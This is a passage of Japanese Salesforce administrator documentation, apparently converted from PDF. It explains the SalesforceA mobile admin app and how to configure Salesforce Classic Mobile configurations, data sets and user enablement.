
[関連] ページにスワイプすると、次の情報が表示されます。

- ユーザの現在の権限セット
- ユーザのログイン履歴

追加情報

[リソース] ページから、次の機能や情報にすばやくアクセスできます。

- システム管理者向けニュースおよびイベント
- Trailhead
- Salesforce トラスト
- Salesforce アンサー
- Salesforce リリースノート



SalesforceA へのログイン

SalesforceA モバイルアプリケーションにログインすると、Salesforce 組織に関する基本的な管理作業を実行できます。

Salesforce システム管理者は、SalesforceA を使用して本番組織(デフォルト)、Sandbox 環境、またはカスタムホストにログインできます。ホストメニューで環境またはホストを選択します。

- iOS ユーザの場合: ログイン画面の右上隅のギアアイコンでホストメニューを開きます。
- Android ユーザの場合:ログイン画面の右上隅にあるアクションオーバーフローボタンからホストメニューを開きます。

メッセージが表示されたら、モバイルデバイスの追加セキュリティレイヤとしてパスコードを入力します。このセキュリティ設定は、Salesforce デスクトップブラウザアプリケーションの[設定]から、[接続アプリケーション]の[SalesforceA]用エントリで管理します。

ログインすると、概要画面が表示されます。


エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

SalesforceA を使用する
- 「ユーザの管理」



関連トピック:

SalesforceA を使用した複数組織へのログイン

SalesforceA を使用した複数組織へのログイン


モバイルデバイスで SalesforceA を使用し、管理する複数の Salesforce 組織にログインできます。一度ログインしたら、再びログインプロセスを実行せずに組織を切り替えることができます。

1. ナビゲーションアイコンをタップしてメニューに移動します。iOS ユーザの場合は、[さらに表示] をタップします。
2. ユーザ名の横にある下向き矢印をタップします。アカウントのリストが表示されます。
3. 前に保存したユーザ名を選択するか、[+ アカウントを追加] をタップしてアカウントを追加します。
4. Sandbox またはカスタムホストを選択するには、右上にあるギアアイコン (iOS ユーザ) または右上にあるアクションオーバーフローボタン (Android ユーザ) をタップして、目的のホストに切り替えます。

アカウントのリストから、次の操作を実行できます。

- 組織を切り替える
- 各組織が本番か Sandbox かを確認する (iOS のみ)
- 各組織のエディションを確認する (iOS のみ)

アカウントセレクタを閉じるには上矢印をクリックします。



エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

SalesforceA を使用する
- 「ユーザの管理」

Salesforce Classic Mobile での外出先での生産性サポート

Salesforce Classic Mobile を使用すると、チームが、時間、場所を問わず必要なときに、Android™ や iPhone® などのデバイスから直接最新の Salesforce データを入手できます。

Salesforce Classic Mobile アプリケーションを使用すると、モバイルネットワークまたは無線通信事業者ネットワークを介して Salesforce とデータを交換したり、モバイルデバイスのデータベースにあるユーザのデータのローカルコピーを保存したりできます。データ接続ができない場合は、Salesforce レコードのローカルコピーを編集しておき、再度接続できるようになってから Salesforce にこのような変更を転送することができます。また、このアプリケーションでは、重要なお客様からの電話、メール、訪問予約などの後にすぐ Salesforce、または Force.com AppExchange アプリケーションに最新情報を直接入力することにより、重要な情報をほぼリアルタイムで記録できます。

Salesforce Classic Mobile ライセンスは Salesforce Classic Mobile を使用する各ユーザに必要です。Unlimited Editon、Performance Editon、および Developer Edition を使用している組織には、Salesforce ライセンス 1 つにつきモバイルライセンスが 1 つ提供されます。Professional Edition または Enterprise Edition を使用している組織は、モバイルライセンスを別途購入しています。

メモ: Android および iPhone アプリケーションは、英語、日本語、フランス語、ドイツ語、スペイン語で使用できます。組織で Salesforce Classic Mobile を有効にするには、Salesforce にお問い合わせください。

エディション

Salesforce Classic Mobile 設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

モバイルアプリケーションを使用可能なエディション: Winter '17 より前に作成された組織の **Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションでモバイルアプリケーションを使用可能なエディション: 2016 年 5 月 1 日より前に作成された組織の **Professional** Edition および **Enterprise** Edition

モバイルアプリケーションは、Winter '17 以降に作成された組織では使用できません。

デフォルトの Salesforce Classic Mobile 設定について

Salesforce Classic Mobile 実装のヒントとベストプラクティス

Salesforce Classic Mobile アプリケーションを設定する場合は、以下のヒント集とベストプラクティスを使用します。

Salesforce Classic Mobile の設定

Salesforce Classic Mobile 設定の管理

Salesforce Classic Mobile デバイスの管理

Salesforce Classic Mobile アプリケーションの制限

モバイルユーザの転送登録情報の表示

[モバイル転送の登録] ページでは、一般的なトラブルシューティング目的ですべてのユーザの転送登録情報を表示できます。

関連トピック:

Salesforce Classic Mobile の設定

デフォルトの Salesforce Classic Mobile 設定について

Salesforce Classic Mobile アプリケーションのモバイル設定とは、Salesforce がユーザのモバイルデバイスに転送するデータとそのデータをモバイルデバイスで受信するユーザを決定するパラメータのセットです。Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition を使用している組織には、デフォルトのモバイル設定が提供されています。システム管理者はデフォルトのモバイル設定を参照または編集できません。

Salesforce Classic Mobile アプリケーションを使用してサポートされたモバイルデバイスから Salesforce アカウントを有効にすると、そのユーザにはデフォルトのモバイル設定が自動的に割り当てられます。

デフォルトのモバイル設定では、次のようになります。

- モバイルライセンスを割り当てられているユーザは、モバイル設定にまだ割り当てられていない場合でも、Salesforce Classic Mobile をインストールして有効化できます。

Salesforce Classic Mobile を無効化して、ユーザがモバイルデバイスから Salesforce Classic Mobile アプリケーションを有効化できないようにすることができます。

デフォルト設定を行うと、次のオブジェクトをモバイル化できます。

- 取引先
- 納入商品
- ケース
- 取引先責任者
- ダッシュボード
- 行動
- リード
- 商談
- レポート
- ソリューション
- ToDo

メモ:

- Salesforce Classic Mobile アプリケーションで使用できるすべてのオブジェクトが、デフォルト設定でモバイル化されるわけではありません。
- 納入商品は、Salesforce Classic Mobile アプリケーションではタブとして使用できませんが、取引先、ケースおよび取引先責任者の関連リストとして表示されます。

デフォルト設定では、ユーザが Salesforce Classic Mobile アプリケーションの Salesforce で最近アクセスしたレコードが自動的に同期されます。ユーザは自動的に同期されていないレコードを検索することができます。ユーザがレコードをダウンロードすると、レコードはデータセットの永続的な部分となります。最近参照したデータの他に、デフォルト設定では、過去 5 日間に完了した活動と期限が 30 日以内の活動予定が同期されます。

エディション

Salesforce Classic Mobile 設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

モバイルアプリケーションを使用可能なエディション: Winter '17 より前に作成された組織の **Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションでモバイルアプリケーションを使用可能なエディション: 2016 年 5 月 1 日より前に作成された組織の **Professional** Edition および **Enterprise** Edition

モバイルアプリケーションは、Winter '17 以降に作成された組織では使用できません。

Salesforce Classic Mobile 実装のヒントとベストプラクティス

Salesforce Classic Mobile アプリケーションを設定する場合は、以下のヒント集とベストプラクティスを使用します。

無駄のないデータセットの作成

- モバイル設定内のデータセットは可能な限り小さくします。無駄のないデータセットは、Salesforce Classic Mobile アプリケーションのパフォーマンスを大幅に向上させるだけでなく、アプリケーションを使いやすくします。大量のデータをデバイスに保存することは優れた考えのように思われますが、ユーザの日常の活動に関係しないレコードの中で、重要なレコードが見失われます。Salesforce Classic Mobile アプリケーションは 20 分おきに Salesforce と同期するため、データは新しいレコードと更新されたレコードで絶えず更新されます。このため、小さいデータセットは強力です。ユーザが必要とする可能性のあるすべてのレコードがモバイル設定で考慮されていなくても、ユーザはデバイスに自動的に同期されないレコードを検索できます。

  小さいデータセットを構築する手順は、次のとおりです。

  - データセットツリー内でデータを階層化します。たとえば、取引先責任者を取引先オブジェクトの子データセットとして追加します。これにより、データセットには、ユーザのすべての取引先責任者ではなく、モバイル化された取引先に関連する取引先責任者が含まれます。
  - 組織で非公開共有モデルが使用されていない限り、レコードの所有者条件を [すべてのレコード] に設定しないようにします。ユーザがデバイスでオブジェクトのすべてのレコードを参照する必要があることは考えられません。たとえば、すべての商談レコードをモバイル化する代わりに、ユーザまたはユーザの商談チームが所有する商談のみをモバイル化します。
  - 最も関連性のあるレコードを同期する条件を使用します。たとえば、デバイスに保存する商談をユーザが所有するレコードに制限している場合であっても、今月に成立した商談のみをモバイル化することで、データセットをさらに削ることができます。
  - レコード制限を設定して、データセットが過度に大きくならないようにします。一般的に、1 つのデータセットで生成されるレコードは 2,500 件以下です。

- 無駄のないデータセットを構築するもう 1 つの方法は、Salesforce で最近使用したデータのリストをモバイル化し、データセットを追加して、データセットでのレコードの所有者条件を [なし(検索のみ)] に設定することです。Salesforce 内で最近アクセスされたレコードがユーザのデータセットに取り込まれ、そのレコードによって、追加のデータがデータセット階層に基づいて同期されます。たとえば、取引先オブジェクトを含むデータセットをルートレベルで作成し、取引先責任者、ToDo、行動の各オブジェクトを子データセットとして追加します。Salesforce Classic Mobile アプリケーションによって、取引先が Salesforce の最近使ったデータのリストから同期されると、その取引先に関連する取引先責任者、ToDo、行動も同期されます。

エディション

Salesforce Classic Mobile 設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

モバイルアプリケーションを使用可能なエディション: Winter '17 より前に作成された組織の **Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションでモバイルアプリケーションを使用可能なエディション: 2016 年 5 月 1 日より前に作成された組織の **Professional** Edition および **Enterprise** Edition

モバイルアプリケーションは、Winter '17 以降に作成された組織では使用できません。

ユーザ権限

Salesforce Classic Mobile 設定を表示する
- 「設定・定義を参照する」

Salesforce Classic Mobile 設定を作成、変更、または削除する
- 「モバイル設定の管理」

- データセットまたはモバイルビューの検索条件として使用する項目が不明な場合は、[最終活動日] 項目の使用を検討します。たとえば、今週または今月に記録された活動と取引先責任者を同期する検索条件を設定します。[最終活動日]項目は、レコードの関連を示す指標として[最終更新日]項目よりも適しています。関連するToDoや行動をユーザが頻繁に記録することがあっても、多くの場合、レコードの主要な情報は変更されません。

ユーザが必要なレコードのモバイル化

- カスタムオブジェクトをモバイル化する前に、オブジェクトの機能にSalesforce Classic Mobileアプリケーションとの互換性があることを確認します。Salesforce Classic Mobileでは、Sコントロール、マッシュアップ、差し込み項目、画像項目、カスタムリンクがサポートされません。
- 関連する活動セットを取得するには、ToDoと行動のオブジェクトをデータセット階層のルートレベルでモバイル化し、そのオブジェクトを親オブジェクト(取引先責任者、取引先、商談など)の下にネストします。ToDoと行動を複数のレベルに追加することで、ユーザは、個人の活動と、デバイス上のレコードに関連する活動を確認できます。活動履歴、またはユーザが所有者ではないToDoと行動を多くモバイル化しないようにします。一般的に、組織内のToDoと行動のレコードは他の種別のレコードよりも多くなります。したがって、大量の活動によってデータセットは簡単に膨張します。
- 営業担当が現場で頻繁に指示を受け取るため、包括的な一覧を必要とする場合、商品オブジェクトをデータセット階層のルートレベルに追加します。商談商品オブジェクトを商談オブジェクトの下にネストすると、一部の製品がモバイル化されない場合があります。
- ユーザがToDoを他のユーザに割り当てたり、所有者を変更したりする必要がある場合は、ユーザオブジェクトをモバイル化して、他のユーザの名前をデバイスで使用できるようにします。すべてのユーザレコードをモバイル化することは避けます。代わりに、ロールまたはプロファイルに基づいて検索条件を設定します。
- モバイル設定に割り当てるユーザには、設定の検索条件で使用するすべての項目に対して項目レベルのアクセス権を与えます。データセットの検索条件内の項目に対するアクセス権がユーザに与えられていない場合、Salesforce Classic Mobileアプリケーションでは、そのデータセットまたはその子データセットのレコードが同期されません。
- 場合によっては、クロスオブジェクト数式項目を使用して、Salesforce Classic Mobileアプリケーションの制限を回避することもできます。たとえば、Salesforce Classic Mobileではキャンペーンがサポートされていないため、キャンペーンオブジェクトをデータセットとして追加し、商談オブジェクトをその子データセットとして追加して、関連するレコードを取得することができません。ただし、親キャンペーンの名前と同じ商談オブジェクトのテキスト数式項目を作成できます。この項目は、表示する必要はありますが、ページレイアウトに含める必要はありません。次に、商談オブジェクトをデータセットに追加し、新しい数式項目を使用して、特定のキャンペーンに関連する商談を絞り込みます。
- モバイル設定では、1つのオブジェクトがデータセット階層内の複数のレベルに含まれる場合がありますが、Salesforce Classic Mobileアプリケーション内でタブは重複しません。ToDoオブジェクトをルートレベルでモバイル化し、さらに3つのオブジェクトの子データセットとしてモバイル化しても、デバイスに表示される [ToDo] タブは1つのみです。

モバイル設定のカスタマイズ

- モバイル設定内のオブジェクトから項目を除外して、モバイルページレイアウトをクリーンアップします。デバイスに送信されるデータが減少し、モバイルユーザは不必要な項目をスクロールする必要がなくなります。
- [ダッシュボード] タブをモバイル化する場合、Salesforce Classic Mobile アプリケーションに表示する必要のある他のすべてのタブを選択していることを確認します。モバイル設定のタブをカスタマイズすると、デフォルトのタブセットが上書きされます。[ダッシュボード] タブのみをモバイル化する場合、[ダッシュボード] タブがデバイスに送信される唯一のタブになります。
- モバイルデバイスの画面サイズは小さいため、モバイルビューで選択できる表示列は2つのみです。3つのデータ列が必要な場合、3つの項目を連結するオブジェクトのテキスト数式項目を作成し、モバイルビューの条件でその数式項目を使用します。
- モバイルビューを作成する場合、$User.ID グローバル変数で現在のユーザに基づいて検索することができますが、検索条件の値としてユーザ名を入力することはできません。ユーザに基づいてビューを作成するには、適切なオブジェクトにテキスト数式項目を作成し、モバイルビューの条件でその数式項目を使用します。たとえば、商談チームが所有する商談を表示するビューを作成するには、商談の所有者のユーザ ID またはロールを含む商談オブジェクトにテキスト数式項目を作成し、その項目内の値について条件検索するビューを作成します。

モバイル機能のテストとリリース

- モバイル設定をテストして、同期されるデータ量が受け入れ可能であることを確認することが重要です。大量のレコードを所有する有効ユーザに対して設定をテストします。通常、ほとんどのデータセットでは、500 KB ～ 4 MB のデータが生成されます。データセットが 4 MB を超える場合、検索条件の絞り込みを行い、デバイスに送信するデータ量を制限します。
- Salesforce Classic Mobile アプリケーションは、組織にリリースする前に、Sandbox で使用できます。
- Salesforce Classic Mobile アプリケーションを使用するには、データ計画が必要です。Salesforce Classic Mobile アプリケーションのワイヤレスデータ量は顧客によって大きく異なります。また、同じ組織内のユーザ間でも大きく異なります。組織のデータ使用量を予測することは不可能ですが、いくつかのガイドラインがあります。
  - 初期データダウンロードには、ユーザのモバイル設定に指定された条件に一致するレコードと、切断時にそのレコードをサポートするために必要なメタデータが含まれます。データサイズは平均で 500 KB ～ 4 MB になります。
  - データの初期ダウンロード以降は、クライアントアプリケーションによって増分更新要求が 20 分おきに起動されます。各要求と、それに対応するサーバ応答は、約 200 バイトです。
  - 更新要求の結果としてクライアントアプリケーションに新しいデータがダウンロードされる場合、新しい値または変更された値のみが送信されます。たとえば、Salesforce Classic Mobile アプリケーションでは、取引先責任者レコード全体ではなく、取引先責任者レコード内の新しい電話番号のみがダウンロードされます。転送されるデータ量は、組織およびユーザごとに異なります。

  一般的に、Salesforce Classic Mobile アプリケーションでは、中程度のメール使用量と比較して、転送されるデータ量は少なくなります。

ベストプラクティス

- モバイル設定を定義する前に、ゼロ管理リリースオプションを使用して、Salesforce Classic Mobile アプリケーションを試行します。Salesforce Classic Mobile アプリケーションの使用を試みた場合、モバイル設定に対する適切な青写真を作ることができます。
- ユーザが望むレポート、ビュー、ダッシュボードについてユーザと話し合い、モバイル設定で使用する検索条件に関するアイデアを得ます。
- モバイル設定の定義が完了したら、Salesforce Classic Mobile アプリケーションを、選択したユーザグループに限定的にリリースします。このユーザからのフィードバックに基づいてモバイル設定を調整した後、すべてのユーザにリリースします。

Salesforce Classic Mobile の設定

組織に Salesforce Classic Mobile アプリケーションをリリースする手順は、次のとおりです。

1. モバイル導入のヒント集とベストプラクティスを確認します。
2. モバイルユーザを有効化します。
3. モバイル設定を 1 つ以上作成します。
4. モバイル設定のデータセットを定義します。
5. モバイル設定をテストします。
6. モバイルページレイアウトをカスタマイズし、モバイルユーザ権限を調整します (省略可能)。
7. モバイルタブをカスタマイズします (省略可能)。
8. カスタムモバイルビューを作成します (省略可能)。
9. ダッシュボードを設定します (省略可能)。
10. モバイルレポートを設定します (省略可能)。
11. Salesforce CRM Content を設定します (省略可能)。
12. パートナーユーザにアクセスを設定します (省略可能)。
13. Web へのリンクおよび Visualforce Mobile ページを作成します (省略可能)。
14. Salesforce Classic Mobile がダウンロード可能になったことをユーザに通知します。

ユーザが Salesforce Classic Mobile アプリケーションをダウンロードしてアカウントを有効化すると、Salesforce Classic Mobile 管理コンソールでデバイスを管理できます。

関連トピック:

- Salesforce Classic Mobile 設定の管理
- Salesforce Classic Mobile デバイスの管理

エディション

Salesforce Classic Mobile 設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

モバイルアプリケーションを使用可能なエディション: Winter '17 より前に作成された組織の **Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションでモバイルアプリケーションを使用可能なエディション: 2016 年 5 月 1 日より前に作成された組織の **Professional** Edition および **Enterprise** Edition

モバイルアプリケーションは、Winter '17 以降に作成された組織では使用できません。

ユーザ権限

Salesforce Classic Mobile 設定を表示する

- 「設定・定義を参照する」

Salesforce Classic Mobile 設定を変更する

- 「モバイル設定の管理」

Salesforce Classic Mobile ユーザの有効化

ユーザの Salesforce Classic Mobile へのアクセスを有効にする手順は、次のとおりです。

1. ユーザのレコードの [Salesforce Classic Mobile ユーザ] チェックボックスをオンにして、ユーザにモバイルライセンスを割り当てます。
2. Salesforce Classic Mobile ユーザが割り当てられている各カスタムプロファイルを、「API の有効化」権限を持たせるように編集します。Salesforce Classic Mobile ユーザには、そのモバイルデバイスが Salesforce と通信できるように、API へのアクセス権が必要です。「API の有効化」権限は、標準プロファイルについては、デフォルトで有効になっています。

メモ: Android および iPhone アプリケーションは、英語、日本語、フランス語、ドイツ語、スペイン語で使用できます。組織で Salesforce Classic Mobile を有効にするには、Salesforce にお問い合わせください。

アプリケーションをリリースする準備を整えるまで、ユーザがモバイルデバイスで Salesforce Classic Mobile を有効にできないようにするには、すべてのユーザに対して [Salesforce Classic Mobile ユーザ] チェックボックスをオフにします。

メモ: モバイル設定が割り当てられているユーザに対してこのチェックボックスをオフにすると、Salesforce はモバイル設定からそのユーザを削除し、ユーザをデフォルトのモバイル設定に割り当てます。

Salesforce Classic Mobile の無料バージョンは、Summer '16 より前にこのオプションを有効にした組織のみ使用できます。Summer '16 では、これ以外のすべての組織 (新規または既存) にこのオプションは表示されません。

関連トピック:

Salesforce Classic Mobile の設定

エディション

Salesforce Classic Mobile 設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

モバイルアプリケーションを使用可能なエディション: Winter '17 より前に作成された組織の **Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションでモバイルアプリケーションを使用可能なエディション: 2016 年 5 月 1 日より前に作成された組織の **Professional** Edition および **Enterprise** Edition

モバイルアプリケーションは、Winter '17 以降に作成された組織では使用できません。

ユーザ権限

Salesforce Classic Mobile 設定を表示する
- 「設定・定義を参照する」

Salesforce Classic Mobile 設定を変更する
- 「モバイル設定の管理」権限

Salesforce Classic Mobile 設定の作成

モバイル設定とは、Salesforceがユーザのモバイルデバイスに転送するデータと、そのデータをモバイルデバイスで受信するユーザを決定するパラメータのセットです。複数のモバイルユーザの異なるニーズを同時に満たせるように、組織で複数のモバイル設定を作成できます。たとえば、あるモバイル設定ではリードと商談を営業部門に送信し、別の設定ではケースをカスタマーサポート担当者に送信する、というように設定できます。

モバイル設定を作成する前に、各設定にどのプロファイルとユーザを割り当てるか計画してください。各モバイル設定は、それを割り当てたユーザのモバイルデバイスにのみ影響します。

モバイル設定を作成する手順は、次のとおりです。

1. 基本情報を入力する
2. ユーザとプロファイルを割り当てる
3. 合計データサイズの制限を設定する
4. モバイル設定を完了する

メモ: Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition を使用している組織には、デフォルトのモバイル設定が提供されています。デフォルトの設定の参照や編集はできません。

基本情報の入力

1. [設定] から、［クイック検索］ボックスに「*Salesforce Classic 設定*」と入力し、**[Salesforce Classic 設定]** を選択してモバイル設定リストページにアクセスします。
2. **[新規モバイル設定]** をクリックします。
3. モバイル設定の名前を入力します。
4. モバイル設定を作成してすぐ有効にする場合は、［有効］チェックボックスをオンにします。モバイル設定は、このチェックボックスをオンにするまでは機能しません。

   有効なモバイル設定を無効にすると、Salesforce は、モバイル設定に割り当てられたユーザのデバイスからのすべてのリクエストを最長 1 週間保存します。モバイル設定を再度有効化すると、Salesforce は保存してあった申請を受信した順に実行します。
5. 必要に応じて、モバイル設定の説明を入力します。
6. 必要に応じて、［最近使ったデータのモバイル利用］チェックボックスをオンにして、Salesforce で最近使用したレコードにデバイス同期化のマークを付けます。

   このオプションを選択すると、その設定に割り当てられたモバイルユーザは、Salesforce で最近アクセスしたレコードが構成の検索条件を満たしていない場合でも、それらの項目を検索してダウンロードする必要がなくなります。デバイス同期化のマークを付けることができるのは、モバイル化されたオブジェクトに

エディション

Salesforce Classic Mobile 設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

モバイルアプリケーションを使用可能なエディション: Winter '17 より前に作成された組織の **Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションでモバイルアプリケーションを使用可能なエディション: 2016 年 5 月 1 日より前に作成された組織の **Professional** Edition および **Enterprise** Edition

モバイルアプリケーションは、Winter '17 以降に作成された組織では使用できません。

ユーザ権限

Salesforce Classic Mobile 設定を表示する
- 「設定・定義を参照する」

Salesforce Classic Mobile 設定を作成、変更、または削除する
- 「モバイル設定の管理」権限

属するレコードのみです。たとえば、設定時に取引先オブジェクトをモバイル化しない場合、その設定に割り当てられたユーザは最近使用した取引先を自分のデバイスで自動的に受信することはできません。

7. ［最近使ったデータのモバイル利用］チェックボックスをオンにしている場合は、［最近使ったデータの最大数］ドロップダウンリストから値を選択します。ユーザのモバイルデバイス上の空きスペースが少ない場合は、小さな数を設定してください。
8. 必要に応じて、［フォローされるレコードのモバイル化］チェックボックスをオンにし、ユーザが Chatter でフォローしているレコードを自動的にモバイルデバイスに同期します。デバイスでは、モバイル設定のデータセットに含まれているオブジェクトでフォローされているレコードのみを同期します。

   ［フォローされるレコードのモバイル化］チェックボックスは、組織で Chatter が有効になっている場合にのみ表示されます。

ユーザとプロファイルの割り当て

個々のユーザとプロファイルをそれぞれのモバイル設定に割り当てることができます。プロファイルをモバイル設定に割り当てると、特定のユーザを他のモバイル設定に割り当てない限り、そのプロファイルを持つすべての Salesforce Classic Mobile ユーザにそのモバイル設定が適用されます。

ヒント: 管理を容易にするために、モバイル設定をプロファイルに割り当てることをお勧めします。ただし、直接個別のユーザに設定を割り当てることが必要な場合もあります。

ユーザとプロファイルをモバイル設定に割り当てる手順は、次のとおりです。

1. [検索] ドロップダウンリストから、追加するユーザまたはプロファイルの種別を選択します。このドロップダウンリストは、いずれかのユーザレコードで［モバイルユーザ］チェックボックスがオンになっていないと表示されません。また、すでにすべてのユーザがモバイル設定に割り当てられている場合は、プロファイルのみ割り当てることができます。
2. 追加するメンバーがすぐ見つからない場合は、検索ボックスにキーワードを入力し、[検索] をクリックします。
3. ［選択可能なユーザ］ボックスからユーザとプロファイルを選択し、[追加] 矢印をクリックすると、モバイル設定に追加されます。

   各ユーザとプロファイルは 1 つのモバイル設定にのみ割り当てることができます。

   ［選択可能なユーザ］ボックスには、［モバイルユーザ］チェックボックスが有効になっているユーザのみ表示されます。

4. ［割り当てられたユーザ］ボックスに、このモバイル設定には割り当てないユーザまたはプロファイルがある場合、そのユーザを選択して、[削除] 矢印をクリックします。

   警告: 有効なモバイル設定からユーザを削除すると、Salesforce 関連データをユーザのモバイルデバイスから削除しますが、クライアントアプリケーションは削除しません。

合計データサイズの制限の設定

モバイルデバイスの種類によっては、メモリ容量が異なり、フラッシュメモリを使い切ってしまうと、深刻な問題が発生するデバイスもあります。モバイルデバイスの過負荷を回避するには、必要に応じて各モバイル設

定の合計データサイズの制限を指定します。合計データサイズを制限することにより、Salesforceはそのモバイル設定に割り当てられたユーザのモバイルデバイスに過剰なデータを送信しなくなります。

合計データサイズの制限を設定するには、［データサイズの最大値］ドロップダウンリストを使用して、このモバイル設定に割り当てられているユーザのモバイルデバイス上で常時使用可能なメモリ量を指定します。すべてのデータセットを合わせたサイズが制限を超えると、このプロファイルに割り当てられているユーザはモバイルデバイスでエラーメッセージを受け取り、Salesforceはこのモバイル設定のデータセットの同期を行いません。モバイル設定をテストして、データセットが合計データサイズの制限を超えないようにしてください。

ヒント: データのサイズを削減するには、次の処理を 1 つ以上実行します。

- データセットを削除する。
- データセットの範囲を縮小する。
- データセットの検索条件を見直す。

モバイル設定の完了

[保存]をクリックします。［有効］チェックボックスをオンにするまでは、モバイル設定は有効になりません。

関連トピック:

Salesforce Classic Mobile 設定の管理
データセットの定義
Salesforce Classic Mobile の設定

データセットの定義

モバイルデバイスから Salesforce へのアクセスは、コンピュータからアクセスする場合とは大きく異なります。これは、モバイルデバイスが一般に、コンピュータに比べてメモリが少なく、画面サイズも小さく、ネットワークへの常時接続を行わないためです。こうした制限に合わせて、各モバイル設定では、Salesforce のオンラインユーザインターフェースでアクセスするレコードのサブセットデータのみを転送します。モバイルデバイスは、データセットをオンボードデータベースに保存し、ネットワーク接続ができない場合でも、重要情報をもつレコードにアクセスしてオフラインで作業ができるようにします。Salesforce は、モバイルデバイスのネットワーク接続が復活すると、自動的にオンボードデータベースを同期します。

各データセットは、1つのオブジェクトに関連する複数のレコードを含めることができ、そのオブジェクトの名前で分類されます。たとえば、取引先データセットには、取引先レコードが含まれます。

データセットは、指定したデータセット (親データセット) に関連する下位のレコードのデータセット (子データセット) を含めることができます。たとえば、階層の最初のレベルに「取引先」データセットを指定し、その取引先レコードに関連する取引先責任者レコードを含む「取引先責任者」のデータセットを下位に追加することができます。下位のデータセットは、関連リストとしてモバイルデバイスに表示されます。

1つのモバイル設定内に、同じオブジェクトに対し複数のデータセットを異なるレベルで持つことができます。たとえば、[リード]の下位に[行動]のデータセットを設定したり[行動]の下位に[リード]のデータセットを持つことができます。

モバイル設定を作成したら、そのデータセットを定義する必要があります。モバイル設定のデータセットにアクセスする手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*Salesforce Classic 設定*」と入力し、**[Salesforce Classic 設定]** を選択します。次に、変更するモバイル設定の名前をクリックします。
2. [データセット] 関連リストで、**[編集]** をクリックします。
3. [データセット] ページから、次の操作が可能です。
   - データセットを追加する。
   - データセットを選択して**[削除]**をクリックし、データセットを削除する。
   - 階層内でデータセットを選択し、データセットを編集する。右ペインには、そのデータセットの検索条件が表示されます。
   - モバイル設定をテストする。

   データセット定義の変更内容は、Salesforce で自動的に保存されます。
4. 終了後、**[完了]** をクリックします。

エディション

Salesforce Classic Mobile 設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

